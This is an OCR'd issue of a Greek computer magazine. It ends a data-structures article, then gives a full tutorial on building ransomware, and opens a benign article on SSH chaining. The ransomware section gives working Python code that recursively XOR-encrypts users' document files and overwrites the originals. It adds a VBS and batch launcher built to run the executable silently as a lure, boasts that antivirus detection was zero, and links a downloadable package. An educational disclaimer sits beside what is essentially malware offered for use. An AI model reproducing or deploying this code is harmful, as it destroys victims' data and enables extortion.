
Οι δομές δεδομένων που εξετάσαμε είναι εξαιρετικά χρήσιμες και σε επόμενα τεύχη θα μας βοηθήσουν στην ανάπτυξη ρεαλιστικών εφαρμογών. Όπως πάντα, μπορείτε να κατεβάσετε ένα πακέτο με τον κώδικα των παραδειγμάτων από το http://bit.ly/dh044dnetp6. Μέχρι το επόμενο τεύχος σας ευχόμαστε να περνάτε καλά και να μην αφήνετε τίποτα να χαλάει την καλοκαιρινή σας διάθεση!



Ο Πέτρος έκανε ένα ακόμα μπάνιο και έσπευσε να το καταχωρίσει! Ούτε μικρό παιδί να ήταν.



Έτσι εξηγείται η χαρά του Πέτρου! Το μπάνιο που καταχώρισε ήταν το πρώτο της χρονιάς.



Ιδού και τα αποτελέσματα για όλη την παρέα. Ίσως τελικά να μην έχει μείνει και τόσο πίσω ο Πέτρος. Ένα μπάνιο είναι πολύ μικρή διαφορά!

Skill: Intermediate
Tags: malware, ransomware, encryption, decryption, Python, Visual Basic Script

Δημιουργία του δικού μας ransomware

Γενικά, η δημιουργία ενός malware δεν είναι εύκολη υπόθεση. Συχνά μάλιστα απαιτείται η συμμετοχή αρκετών προγραμματιστών, όπου καθένας αναλαμβάνει συγκεκριμένο κομμάτι. Πράγματι, ένα malware αποτελείται από διαφορετικά μέρη και κάθε προγραμματιστής αναλαμβάνει ν' αναπτύξει εκείνο στο οποίο ειδικεύεται ή, με άλλα λόγια, καλείται ν' αντιμετωπίσει το πρόβλημα που γνωρίζει καλύτερα.

από τον Andreas Venieris [aka Thiseas]

Στο άρθρο αυτό θα φτιάξουμε ένα malware. Συγκεκριμένα, θα δημιουργήσουμε ένα ransomware, το οποίο θα μιμείται την συμπεριφορά γνωστού προγράμματος που κρυπτογραφεί τα αρχεία του θύματος και μετά ζητά λύτρα για την αποκρυπτογράφηση. Πρόκειται για ένα σχετικά εύκολα υλοποιήσιμο πρόγραμμα, το οποίο όμως είναι δυνατόν να προκαλέσει ιδιαίτερα μεγάλη ζημιά στο θύμα.

Τα διαφορετικά μέρη ενός ransomware

Τα βασικά μέρη από τα οποία πιθανώς απαρτίζεται ένα malware της κατηγορίας, είναι τα ακόλουθα:

1. **Το μέρος της εγκατάστασης** στο box του θύματος. Η εγκατάσταση είναι δυνατόν να πραγματοποιηθεί με πολλούς τρόπους. Μπορεί, π.χ., να υπάρχει ένα link σε κάποιο phishing email, όπου ο αναγνώστης του παροτρύνεται να κατεβάσει ένα άλλο, υποτίθεται, πρόγραμμα. Ίσως πάλι το malware να είναι κρυμμένο μέσα σε κάποιο άλλο, αθώο πρόγραμμα (περίπτωση Trojan horse). Ενδέχεται, εξάλλου, να επιχειρείται εκμετάλλευση κάποιας αδυναμίας ενός client-side προγράμματος όπως, π.χ., ένας PDF reader, ένας web browser κ.ο.κ. Φυσικά, δεν πρέπει να αποκλείουμε και τη φυσική πρόσβαση του επιτιθέμενου στο box του θύματος – μάλιστα, μια τέτοια επίθεση έχει μακράν την υψηλότερη πιθανότητα επιτυχίας.
2. **Το μέρος της ενεργοποίησης** του malware. Ένα malware δεν είναι απαραίτητο να μολύνει τον υπολογιστή σας τη στιγμή που θα το "τσιμπήσετε". Πολλά malware διαθέτουν από απλούς έως ιδιαίτερα εξελιγμένους μηχανισμούς

ενεργοποίησης , ώστε η μόλυνση να ξεκινά σε συγκεκριμένη ημερομηνία και ώρα. Παράδειγμα τέτοιου malware αποτελεί ο ιός "Friday 13th", που ενεργοποιούταν την αντίστοιχη μέρα. Μια τυπική μέθοδος για τον καθορισμό του χρόνου ενεργοποίησης είναι με δημιουργία cronjobs (συστήματα Unix) ή εισαγωγή εγγραφών στον Task Scheduler (συστήματα Windows). Παρεμπιπτόντως, αν υποψιάζεστε ότι το σύστημά σας είναι μολυσμένο, αξίζει να ρίξετε πρώτα μια ματιά στο crontab του root ή στον Task Scheduler του Administrator.

3. **Το μέρος της μόλυνσης.** Εδώ υλοποιείται ο αλγόριθμος ο οποίος θα επιτελέσει τη ζημιά στο box του θύματος. Πολύ συχνά, η έκταση της ζημιάς είναι ανάλογη των δικαιωμάτων που έχει ο χρήστης υπό το λογαριασμό του οποίου εκτελείται το malware. Το ransomware που θα φτιάξουμε επιδρά μόνο σε αρχεία που δημιουργεί ο χρήστης υπό το λογαριασμό του οποίου ενεργοποιήθηκε.
4. **Το μέρος της ενημέρωσης** του χρήστη για τη ζημιά που έχει πάθει. Εδώ παρέχονται και οδηγίες για την καταβολή των λύτρων, προκειμένου να "ξεκλειδώσουν" τα αρχεία του.
5. **Το μέρος της εξαφάνισης των ιχνών** του προγράμματος, αφού αυτό επιτελέσει το έργο του (μόνιμη διαγραφή σχετικών αρχείων, logs κ.ο.κ.).

Το malware που κατασκευάζουμε είναι απλό αλλά καταστροφικό και θα θέλαμε να υπογραμμίσουμε εμφατικά ότι η όλη παρουσίαση έχει 100% εκπαιδευτικό χαρακτήρα. **Το πώς θα το χρησιμοποιήσετε ή/και διαχειριστείτε είναι δική σας ευθύνη**.

Το μέρος της εγκατάστασης (1) του δικού μας ransomware θα είναι απλό και θα χρειάζεται τη φυσική σας παρουσία στο box-στόχος. Το μέρος της ενεργοποίησης (2) θα αφορά σε executable που τρέχει χωρίς να γίνεται αντιληπτό από το χρήστη (θα σας πούμε πώς επιτυγχάνεται αυτό), το οποίο φυσικά είναι undetectable από τα προγράμματα antivirus. Στο μέρος της μόλυνσης (3) θα εργαστούμε μαζί. Τα μέρη της ενημέρωσης (4) και της εξαφάνισης των ιχνών (5) δεν θα τα υλοποιήσουμε – τουλάχιστον όχι στο πλαίσιο αυτού του άρθρου.

Εργαλεία που χρησιμοποιήσαμε

Το malware έχει αναπτυχθεί στη γλώσσα Python 2.7 και σε περιβάλλον Microsoft Visual Studio 2013 Community Edition, με χρήση δωρεάν επέκτασης για το Visual Studio που επιτρέπει την ανάπτυξη σε Python (http://bit.ly/pt4vs).

Έγινε επίσης χρήση του εργαλείου PyInstaller 2.1, για τη μετατροπή του προγράμματος σε εκτελέσιμο για Windows (https://pypi.python.org/pypi/PyInstaller/2.1). Καταφύγαμε, τέλος, στην αγαπημένη μας σκριπτογλώσσα των Windows, στη Visual Basic Script (VBS), προκειμένου να κάνουμε "σιωπηλή" την εκτέλεση του ransomware κι έτσι το υποψήφιο θύμα να μην υποψιαστεί κάτι.

Η λειτουργία

Το πρόγραμμα δέχεται δύο παραμέτρους: Το όνομα ενός καταλόγου και το password της κρυπτογράφησης. Το ransomware ξεκινά να κρυπτογραφεί όλα τα αρχεία που έχουν προέκταση txt, doc, docx, xls, xlsx, ppt ή pptx και βρίσκονται κάτω από τον κατάλογο που δόθηκε στην πρώτη παράμετρο – βεβαίως και κάτω από κάθε υποκατάλογό του.

Η μέθοδος κρυπτογράφησης που επιλέγουμε υλοποιείται με τη βοήθεια του λογικού XOR. Το XOR ως πράξη επιδρά σε επίπεδο bit και δουλεύει σύμφωνα με τον ακόλουθο πίνακα:

```
=========================
A      B      |      A XOR B
=========================
0      0      |      0
0      1      |      1
1      0      |      1
1      1      |      0
=========================
```

Όπως βλέπετε, όταν τα A και B είναι ίδια τότε το A XOR B είναι 0, ενώ όταν τα A και B δεν είναι ίδια τότε το A XOR B είναι 1. Έχοντας κατά νου τον προηγούμενο πίνακα, είναι εύκολο να διαπιστώσουμε ότι αν U XOR P = E, τότε E XOR P = U. Γιατί ονομάσαμε τις μεταβλητές D, P και E; Γιατί, πολύ απλά, έχουμε κατά νου τις λέξεις Unencrypted, Password και Encrypted. Τι προσπαθούμε να πούμε; Μα, πως αν κρυπτογραφήσουμε κατά XOR κάτι που δεν είναι κρυπτογραφημένο (U) με χρήση ενός συνθηματικού (P), τότε αν κρυπτογραφήσουμε για άλλη μια φορά το κρυπτογραφημένο αποτέλεσμα (E) *ξανά* κατά XOR και *πάλι* με χρήση του ίδιου συνθηματικού (P), παίρνουμε το αρχικό μη-κρυπτογραφημένο "κάτι" (U). Προφανώς, λοιπόν, αυτό που έχει σημασία εδώ είναι η γνώση του P. Δείτε κι ένα παράδειγμα όπου ξεκινάμε με

```
U                  100010111
P                  110110101
===========================
U XOR P            010100010

και συνεχίζουμε με
U XOR P            010100010
P                  110110101
===========================
(U XOR P) XOR P    100010111
```

(το XOR γίνεται μεταξύ bits του ίδιου "επιπέδου"). Το πρόγραμμα που θα φτιάξουμε, την πρώτη φορά που θα εκτελείται θα κρυπτογραφεί και τη δεύτερη φορά που εκτελείται θα αποκρυπτογραφεί (αρκεί και τις δύο φορές να έχει χρησιμοποιηθεί το ίδιο password).

Ανάλυση κώδικα

Όπως αναφέραμε, το πρόγραμμα είναι γραμμένο σε Python 2.7. Πρόκειται για μια γλώσσα αρκετά διαδεδομένη η οποία μάλιστα χρησιμοποιείται *και* για τη δημιουργία malware. Οι λόγοι είναι αρκετοί κι ένας από τους κοινά αποδεκτούς είναι ότι με τη συγκεκριμένη γλώσσα μπορούμε να κάνουμε αρκετά σύνθετα πράγματα με πολύ λίγο κώδικα.

Γενικά, όταν έχουμε να λύσουμε ένα πρόβλημα προγραμματιστικά, φροντίζουμε να το χωρίζουμε σε επιμέρους υποπροβλήματα, δημιουργώντας ξεχωριστές functions για κάθε υποπρόβλημα. Ένα από αυτά τα επιμέρους προβλήματα για το malware μας, αφορά στον εντοπισμό όλων των αρχείων συγκεκριμένων καταλήξεων κάτω από έναν συγκεκριμένο κατάλογο. Δείτε μια υλοποίηση για την αντίστοιχη function:

```
##########################################################
# Get all specific file types from a dir and its subdirs.
#
def getAllSubdirs(currentDir):
    allFiles = []
    for root, dirs, files in os.walk(currentDir):
        allFiles += glob.glob(root+"\\*.txt")
        allFiles += glob.glob(root+"\\*.doc")
        allFiles += glob.glob(root+"\\*.docx")
        allFiles += glob.glob(root+"\\*.xls")
        allFiles += glob.glob(root+"\\*.xlsx")
        allFiles += glob.glob(root+"\\*.ppt")
        allFiles += glob.glob(root+"\\*.pptx")
    return allFiles
```

Η function getAllSubdirs δέχεται ως παράμετρο το όνομα ενός καταλόγου. Επιστρέφει, στη λίστα allFiles, όλα τα αρχεία απλού κειμένου και του Office, τα οποία βρίσκονται κάτω από αυτόν τον κατάλογο και τους υποκαταλόγους του. Προφανώς, είναι πολύ εύκολο να τροποποιήσουμε τον κώδικα ώστε να επιστρέφονται αρχεία κι άλλων τύπων.

Το επόμενο πρόβλημα που έχουμε αφορά στην κρυπτογράφηση κατά XOR όλων των αρχείων που επέστρεψε η getAllSubdirs. Δείτε τις ακόλουθες δύο απλές συναρτήσεις:

```
################################################################
#
def encrypt(in_file, out_file, password):
    with open(in_file, 'rb') as fileIN:
        with open(out_file, 'wb') as fileOUT:
            for word in fileIN:
                for ch in word:
                    encrypted = do_encrypt(ch, password)
                    fileOUT.write(encrypted)
    fileIN.close
    fileOUT.close
    os.remove(in_file)
    os.rename(out_file, in_file)
################################################################
#
def do_encrypt (s0, s1):
    # xor the strings!
    l = [ chr ( ord (a) ^ ord (b) ) for a,b in zip (s0, s1) ]
    return ''.join (l)
```

Η συνάρτηση encrypt θα κρυπτογραφήσει το αρχείο (1η παράμετρος) κατά XOR με χρήση του κλειδιού (3η παράμετρος), δημιουργώντας έτσι ένα νέο αρχείο (2η παράμετρος). Συνήθως, το αρχικό αρχείο διαγράφεται και διατηρείται μόνο το δεύτερο, δηλαδή η κρυπτογραφημένη του εκδοχή.

Όπως διαπιστώνετε, η πραγματική κρυπτογράφηση πραγματοποιείται από τη συνάρτηση do_encrypt, εφαρμόζοντας σε έναν προς ένας τους χαρακτήρες το XOR με το κλειδί (password). Στην ουσία, η συνάρτηση encrypt είναι ένας wrapper της συνάρτησης do_enrypt, η οποία πραγματοποιεί την κρυπτογράφηση. Για λόγους απλούστευσης της παρουσίασης, η συνάρτηση της κρυπτογράφησης έχει φτιαχτεί έτσι ώστε να δέχεται κλειδί μήκους 1, δηλαδή έναν χαρακτήρα. Αυτό όμως εύκολα μπορείτε να το αλλάξετε.

Το πώς και με ποια σειρά θα κληθούν οι παραπάνω συναρτήσεις, αφήνουμε ως συνήθως τον main κώδικα του προγράμματός μας να το ορίσει:

```
# Setup Var/s
tmpFile =  os.environ['tmp'] +'\\opatis'
startPath =  ''
password = ''
#----------------------------------------------------
```

```
if len(sys.argv) == 3:   # Two arguments are needed for the program to
function.
    startPath = sys.argv[1]  # Arg 1: start search on this path
    password = sys.argv[2]   # Arg 2: Use this password

    allFiles = getAllSubdirs(startPath)
    for file in allFiles:
            encrypt(file, tmpFile, password)
```

Προσέξτε τον τρόπο που δημιουργούμε και περνάμε το προσωρινό αρχείο στη 2η παράμετρο της encrypt. Το εν λόγω αρχείο ονομάζεται opatis και θα δημιουργηθεί στον κατάλογο %tmp%, ο οποίος είναι ο προσωρινός κατάλογος του χρήστη. Όποια προγράμματα τρέχουν από το λογαριασμό του χρήστη, σχεδόν πάντα έχουν write access στο %tmp%.

Σημείωση. Το αρχείο opatis δεν διαγράφεται στο τέλος της διαδικασίας. Κανονικά, κάτι τέτοιο πρέπει να γίνεται στο μέρος 5 του ransomware (εξαφάνιση ιχνών). Έχετε υπόψη ότι ορισμένα malware δεν έχουν "μέρος 5", με συνέπεια ν' αφήνουν ίχνη και οι ειδικοί του forensics να εξάγουν χρήσιμα συμπεράσματα για την ιστορία των επιθέσεων στο υπό μελέτη box.

Σιωπηρή ενεργοποίηση

Όπως υποσχεθήκαμε, θα αναφέρουμε έναν τρόπο ενεργοποίησης του executable χωρίς ν' ανοίξει κάποιο παράθυρο ή γενικά να γίνει κάτι που θα κάνει το χρήστη να συνειδητοποιήσει ότι, πράγματι, κάτι ενεργοποιήθηκε.

Πιο συγκεκριμένα, αυτό που θα κάνουμε είναι να ενεργοποιήσουμε το ransomware από ένα VB script, το οποίο θα το καλέσει σε επίπεδο κονσόλας χωρίς όμως αυτή να εμφανιστεί. Βέβαια, επειδή έχουμε και τις παραμέτρους που θέλουμε να περνάμε στο ransomware, θα το κάνουμε λίγο πιο σύνθετα: Θα φτιάξουμε πρώτα ένα batch file που θα εκτελεί το ransomware περνώντας του τις κατάλληλες παραμέτρους, και μετά θα δημιουργήσουμε το VB Script file που όταν εκτελείται από το χρήστη καλεί το batch file. Το δόλωμα θα είναι το VBS και σας εγγυόμαστε ότι μόλις δείτε τον κώδικά του όλα θα ξεκαθαρίσουν:

VB Script file: run.hidden.vbs

```
Set WshShell = CreateObject("WScript.Shell"): WshShell.Run chr(34) & ".\
myRansomware.bat" & Chr(34), 0: Set WshShell = Nothing
```

Batch file: myRansomware.bat


```
file.exe c:\work2 !
```

Το μόνο που μένει λοιπόν είναι να κάνει ο χρήστης ένα κλικ στο αρχείο run.hidden.vbs και στη συγκεκριμένη περίπτωση δεν θα δει απολύτως τίποτα να συμβαίνει, παρά μόνο να ανάβει το λαμπάκι του σκληρού του δίσκου (αν υπάρχει)! Το παραπά-


νω, μόλις εκτελεστεί, θα ενεργοποιήσει το κακόβουλο πρόγραμμα για τον κατάλογο c:\work2 με κλειδί το "!" (χωρίς τα εισαγωγικά. Όπως επίσης θα έχετε καταλάβει, έχουμε ονομάσει το ransomware "file.exe".

Οι δοκιμές μας και τα antivirus


Το πρόγραμμα το δοκιμάσαμε σε Windows 7 Home & Premium edition, ενώ δοκιμάσαμε και διαφόρους τύπους αρχείων. Δείτε τα screenshots που ακολουθούν.



Εικόνα 1
Κρυπτογραφούνται και αποκρυπτογραφούνται όλα τα... code pages ;)




Εικόνα 2
Αρχείο Word μετά την κρυπτογράφηση...



Εικόνα 3
...και το ίδιο αρχείο Word μετά την αποκρυπτογράφηση.

Ανεβάσαμε εξάλλου το file.exe στο VirusTotal, ώστε να ελεγχθεί από μια πληθώρα από μηχανές antivirus. Αυτό το κάναμε γνωρίζοντας για τις φήμες –όχι αποδείξεις, μόνο φήμες– ότι το συγκεκριμένο site συνεργάζεται με εταιρείες εφαρμογών ασφαλείας και τους παρέχει κώδικα που κατά καιρούς ανεβαίνει στο site. Έτσι, αν κάποιο πρόγραμμα βρίσκεται να έχει, π.χ., 10% positives στο 1ο ανέβασμα, μετά από κάποιες μέρες αυτό το 10% ξαφνικά ίσως έχει γίνει 40% – όλως τυχαίως. Εμείς πάντως έχουμε να πούμε ότι στις 04/06/2015 18.03 UTC που ανεβάσαμε το file.exe, πήραμε detection ratio 0/57!

Μπορείτε να κατεβάσετε τον πηγαίο κώδικα του μικρού μας ransomware (ransomware.py), μαζί με τα run.hidden.vbs, myRansomware.bat και file.exe, από το http://bit.ly/dH044ransomware. Προτείνουμε να πειραματιστείτε σε ένα ασφαλές περιβάλλον (π.χ., σε VM) και βεβαίως επισημαίνουμε ότι σε κάθε περίπτωση οφείλετε να φέρεστε υπεύθυνα. Καλή σας διασκέδαση!



Εικόνα 4
Hellooo! I'm a bad guy!

Skill: Beginner
Tags: SSH chaining, SSH multiplexing, escaping, desktop notifications

Η φιλική πλευρά του SSH

[μέρος 2ο]

Νομίζετε ότι στο προηγούμενο μέρος εξαντλήσαμε όλες τις ευκολίες που παρέχει το SSH; Πιστεύετε ότι αυτό το πανίσχυρο εργαλείο δεν έχει τίποτε άλλο να μας προσφέρει; Μα, αν ίσχυε κάτι τέτοιο, το άρθρο που έχετε μπροστά σας δεν θα υπήρχε ;)

του Παναγιώτη Βαρελά

Στο άρθρο του προηγούμενου τεύχους εστιάσαμε σε ορισμένες λεπτομέρειες, που όταν τις γνωρίζει κανείς μπορεί να χειρίζεται τις συνδέσεις SSH με μεγαλύτερη άνεση. Επιπρόσθετα, εξετάσαμε μερικά σενάρια στα οποία η χρήση του SSH ενδέχεται ν' αποδειχθεί πολύτιμη. Σε αυτό το άρθρο θα εξερευνήσουμε τις πιο προχωρημένες δυνατότητες του SSH, μελετώντας ένα ακόμα πιο περίπλοκο σενάριο. Για το τέλος θα αφήσουμε μερικές ακόμα ρυθμίσεις, που αναδεικνύουν την ευχρηστία και τη φιλικότητα αυτού του πανίσχυρου εργαλείου. Όμως ας αφήσουμε τις σάλτσες κι ας προχωρήσουμε ευθύς αμέσως στη μελέτη.

Φανταστείτε ένα σύνολο μηχανημάτων που βρίσκονται στο ίδιο τοπικό δίκτυο και βγαίνουν στο Internet μέσω ενός συγκεκριμένου μηχανήματος, που έχει το ρόλο router/gateway. Αυτή η τοπολογία δεν είναι καθόλου σπάνια κι ένα τέτοιο δίκτυο θα μπορούσε να βρίσκεται στο χώρο της δουλειάς, σε μια σχολή, σε κάποιο hacker space ή ακόμη και στο σπίτι μας. Αν υποθέσουμε ότι έχουμε πρόσβαση SSH σε όλα τα μηχανήματα του τοπικού δικτύου, πόσο εύκολο πιστεύετε ότι είναι να συνδεθούμε σε κάποιο από αυτά, ενώ είμαστε εκτός τοπικού δικτύου; Το συγκεκριμένο ερώτημα μοιάζει με εκείνο που απαντήσαμε στο τέλος του προηγούμενου άρθρου. Αυτή τη φορά όμως θα εξετάσουμε μια εντελώς διαφορετική λύση.

Προκειμένου να συνδεθούμε σε κάποιο μηχάνημα όταν είμαστε εκτός τοπικού δικτύου, λοιπόν, ένας τρόπος είναι να ακολουθήσουμε μια σχεδόν αυτονόητη διαδικασία δύο, τουλάχιστον, απλών βημάτων: α) να συνδεθούμε στη γραμμή εντολών του router και β) από εκεί να συνδεθούμε στο επιθυμητό μηχάνημα του τοπικού δικτύου. Αναρωτιέστε γιατί είπαμε ότι χρειάζονται τουλάχιστον δύο βήματα, τη στιγμή που θα μπορούσαν να υπάρχουν στον router μερικοί κανόνες port forwarding; Διότι αν το μηχάνημα στο οποίο θέλουμε να συνδεθούμε ανήκει σε κάποιο υποδίκτυο του τοπικού δικτύου, θα χρειαστεί να πραγματοποιήσουμε ένα πρόσθετο βήμα. Θα πρέπει να κάνουμε μια ενδιάμεση σύνδεση, προς το μηχάνημα που λειτουργεί ως gateway για

το υποδίκτυο. Όπως αντιλαμβάνεστε, όσο αυξάνεται η πολυπλοκότητα του τοπικού δικτύου και το "βάθος" στο οποίο θέλουμε να φτάσουμε, αυξάνεται και το πλήθος των απαιτούμενων (ενδιάμεσων) συνδέσεων. Δεν χρειάζεται όμως να σκεφτόμαστε τόσο περίπλοκα σενάρια. Ακόμα και στην απλή περίπτωση των δύο βημάτων, είναι φανερό ότι η διαδικασία σύνδεσης θα καταντήσει εύκολα πολύ κουραστική. Ε, λοιπόν, το SSH μπορεί να απλοποιήσει μια τέτοια σύνδεση, απαλλάσσοντάς μας από την επανάληψη των ενδιάμεσων βημάτων *όσα* κι αν είναι αυτά. Κατά τα γνωστά, αρκεί να επέμβουμε στο αρχείο ρυθμίσεων (~/.ssh/config) και να προσθέσουμε λίγες γραμμές. Αν πιστεύετε ότι μας χτύπησε η καλοκαιρινή τεμπελιά και αναζητάμε μεθόδους για να πληκτρολογούμε λιγότερο, συνεχίστε να διαβάζετε και θα αλλάξετε γνώμη. Εκτός από άνεση και ταχύτητα, η τεχνική που θα περιγράψουμε προσφέρει και αυξημένη ασφάλεια.

Αλυσιδωτή διασύνδεση

Ας υποθέσουμε ότι θέλουμε να συνδεθούμε σ' ένα μηχάνημα, που βρίσκεται στο τοπικό δίκτυο ενός εργαστηρίου της σχολής και έχει σαν hostname το lab-workstation3. Ας υποθέσουμε επίσης ότι το τοπικό δίκτυο του εν λόγω εργαστηρίου βγαίνει στον έξω κόσμο μέσω ενός server, στη δημόσια διεύθυνση του οποίου έχει αντιστοιχηθεί το informatics-lab.gr. Για να καταλήξουμε στη γραμμή εντολών του lab-workstation3, θα έπρεπε να συνδεθούμε πρώτα στον server του εργαστηρίου:

```
ssh informatics-lab.gr
```

Στη συνέχεια, από τη γραμμή εντολών του συγκεκριμένου μηχανήματος θα έπρεπε να δώσουμε:

```
ssh lab-workstation3
```

Φυσικά, για αυτές τις δύο συνδέσεις ενδέχεται να απαιτούνται διαφορετικά usernames, ενώ και οι SSH servers ενδέχεται ν' ακούνε από διαφορετικές δικτυακές θύρες. Με άλλα λόγια, η διαδικασία σύνδεσης μπορεί να μην είναι τόσο απλή. Εξάλλου, ακόμη κι αν χρησιμοποιείται παντού η καθιερωμένη θύρα (port 22/TCP) κι έχουμε το ίδιο username σε όλα τα μηχανήματα (λέμε, τώρα), θα πρέπει να θυμόμαστε τα αντίστοιχα συνθηματικά. Πώς είπατε; Μπορούμε να χρησιμοποιήσουμε τη μέθοδο με το δημόσιο και το ιδιωτικό κλειδί; Αυτό θα μπορούσαμε να το κάνουμε για τη σύνδεση στο gateway, αλλά όχι και για τη σύνδεση στο μηχάνημα του τοπικού δικτύου. Για τη δεύτερη σύνδεση, βλέπετε, θα έπρεπε να αποθηκεύσουμε το ιδιωτικό μας κλειδί στον server της σχολής. Περιττό να πούμε ότι κάτι τέτοιο θα συνιστούσε τεράστιο σφάλμα! Όπως έχουμε ξαναπεί, τα ιδιωτικά κλειδιά πρέπει να φυλάσσονται πάντα με μεγάλη προσοχή και να μην κυκλοφορούν από εδώ κι από 'κεί, για *κανένα* λόγο.

Ευτυχώς υπάρχει μια ασφαλέστερη λύση, που προσφέρει και μεγαλύτερη ευκολία. Αναφερόμαστε σε μια τεχνική που είναι γνωστή κι ως SSH chaining. Για την εφαρμογή της, αρκεί να ανοίξουμε το αρχείο ρυθμίσεων του SSH στον υπολογιστή μας (~/.ssh/config) και να προσθέσουμε τις ακόλουθες γραμμές:

```
Host lab-srv
    HostName informatics-lab.gr
    Port 34522
    User pvar
Host lab-pc
    ProxyCommand ssh -q lab-srv -W lab-workstation3:22
    User spiral
```

